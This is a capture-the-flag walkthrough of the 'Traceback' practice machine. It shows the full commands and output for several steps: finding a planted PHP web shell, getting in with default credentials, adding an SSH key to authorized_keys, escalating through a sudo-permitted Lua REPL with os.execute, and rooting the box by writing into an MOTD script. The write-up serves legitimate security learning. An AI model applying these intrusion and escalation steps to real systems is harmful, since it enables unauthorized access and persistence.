


Traceback

nmap -sC -sV -Pn 10.10.10.181

```
nathan@kali:~$ nmap -sC -sV -Pn 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 18:41 EDT
Nmap scan report for 10.10.10.181
Host is up (0.051s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 19.77 seconds
```

after going to 10.10.10.181, I inspected the element and found reference to “shells” hidden in the html.



Search Google for "Some of the best web shells that you might need"

Found a repo list on GitHub and created a file called "shells" containing a list of each file in the GitHub repo using cat.

Ran shells with dirb against the IP

```
nathan@kali:~$ dirb http://10.10.10.181 shells
```

```
-----  
DIRB v2.22
```

```
By The Dark Raver  
-----
```

```
START_TIME: Thu Aug 6 18:57:24 2020
```

```
URL_BASE: http://10.10.10.181/
```

```
WORDLIST_FILES: shells  
-----
```

```
GENERATED WORDS: 1
```

```
---- Scanning URL: http://10.10.10.181/ ----
```

```
+ http://10.10.10.181/smevk.php (CODE:200|SIZE:1261)
```

```
-----  
END_TIME: Thu Aug 6 18:57:24 2020
```

```
DOWNLOADED: 1 FOUND: 1
```

Dirb found the address: <http://10.10.10.181/smevk.php>

This address takes us to a login screen.

Considering the main IP said he left a backdoor we can assume to try "admin" for both username and password. It works

We get to the webadmin file and find that the `authorized_keys` is a writable file path.

After generating a new ssh-key gen to `id_rsa`. We change it to `authorized_keys`

```

nathan@kali:~/.ssh$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/nathan/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/nathan/.ssh/id_rsa.
Your public key has been saved in /home/nathan/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:gCFC/dGSD2j50w6wBZVBW0JguXSf63b54uBwOfL1Fdg nathan@kali
The key's randomart image is:
+---[RSA 3072]-----+
|o.o+@*+.
|..X @+.
|o X.O .
|o = *      o
|+ S . E
|o. .
|O*= .. .
|*O++ . .
|.OO.OO
+-----[SHA256]-----+
nathan@kali:~/.ssh$ ls
authorized_keys  Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ rm authorized_keys
nathan@kali:~/.ssh$ ls
Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ cp id_rsa.pub authorized_keys
nathan@kali:~/.ssh$ ls
authorized_keys  Documents  id_rsa  id_rsa.pub  known_hosts
nathan@kali:~/.ssh$ mv authorized_keys /home/nathan/Desktop
nathan@kali:~/.ssh$

```

We can now upload our authorized_keys to the website's webadmin file
Once the file is uploaded we can now ssh our way into the machine

```

nathan@kali:~$ ssh webadmin@10.10.10.181 -i id_rsa
Warning: Identity file id_rsa not accessible: No such file or directory.
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
webadmin@traceback:~$

```

Once we are into the webadmin we can run "sudo -l" to see what kind of permissions we have.
Also run ls to see what is currently there: find a .txt file. In the file there is mention of "lua"

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

run sudo -u sysadmin /home/sysadmin/luvit

```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> ls
nil
> os.execute("/bin/bash -i")
sysadmin@traceback:~$ cd
sysadmin@traceback:~$ ls
note.txt
sysadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
sysadmin@traceback:~$ cd ..
sysadmin@traceback:/home$ ls
sysadmin webadmin
```

the os.execute comes from googling "lua escalation exploit"

once in the system we find that that we can "cd .." to get home. from there we get user.txt

No To Root!!!!

when we first logged into the webadmin page via ssh we see that there is a MOTD

Navigate there via command

```

sysadmin@traceback:~$ cd ..
sysadmin@traceback:/home$ ls
sysadmin  webadmin
sysadmin@traceback:/home$ cd sysadmin
sysadmin@traceback:/home/sysadmin$ cd /etc
sysadmin@traceback:/etc$ ls
adduser.conf      grub.d            manpath.config    rpc
alternatives      gshadow           mime.types         rsyslog.conf
apache2           gshadow-          mke2fs.conf        rsyslog.d
apm               gss               modprobe.d         securetty
apparmor          gtk-3.0           modules            security
apparmor.d        hdparm.conf       modules-load.d     selinux
apt              host.conf         mtab               services
bash.bashrc       hostname          nanorc             shadow
bash_completion  hosts            netplan            shadow-
bash_completion.d hosts.allow        network            shells
bindresvport.blacklist hosts.deny         networkd-dispatcher skel
binfmt.d          init.d            networks           ssh
ca-certificates  initramfs-tools  newt               ssl
ca-certificates.conf inputrc           nsswitch.conf      subgid
calendar          iproute2         opt               subgid-
console-setup     issue            os-release         subuid
cron.d            issue.net        pam.conf           subuid-
cron.daily        kernel           pam.d             sudoers
cron.hourly       kernel-img.conf  passwd            sudoers.d
cron.monthly      ldap            passwd-           sysctl.conf
crontab           ld.so.cache      perl              sysctl.d
cron.weekly       ld.so.conf       php               systemd
dbus-1            ld.so.conf.d     pm                terminfo
debconf.conf      legal            popularity-contest.conf timezone
debian_version   libaudit.conf    profile           tmpfiles.d
default           libnl-3          profile.d          ucf.conf
deluser.conf     locale.alias     protocols          udev
depmod.d          locale.gen       python3            ufw
dhcp             localtime        python3.6          updatedb.conf
dictionaries-common logcheck          rc0.d              update-manager
dpkg             login.defs       rc1.d              update-motd.d
emacs            logrotate.conf   rc2.d              vim

```

cd update-motd.d

ls

nano 00-header

at the end of file: cat /root/root.txt

echo "done"

save to the file

in a new terminal run the ssh again. the MOTD should've changed and now delivered the root txt


```
webadmin@traceback:~$ exit
logout
Connection to 10.10.10.181 closed.
nathan@kali:~$ ssh webadmin@10.10.10.181 -i id_rsa
Warning: Identity file id_rsa not accessible: No such file or directory.
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

34c9f65ca8df4a31544dd7d2aef060e4
done

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet c
onnection or proxy settings

Last login: Fri Aug  7 11:57:50 2020 from 10.10.14.36
```

I found this box to be extremely helpful in learning different ways of exploiting a machine such as MOTD.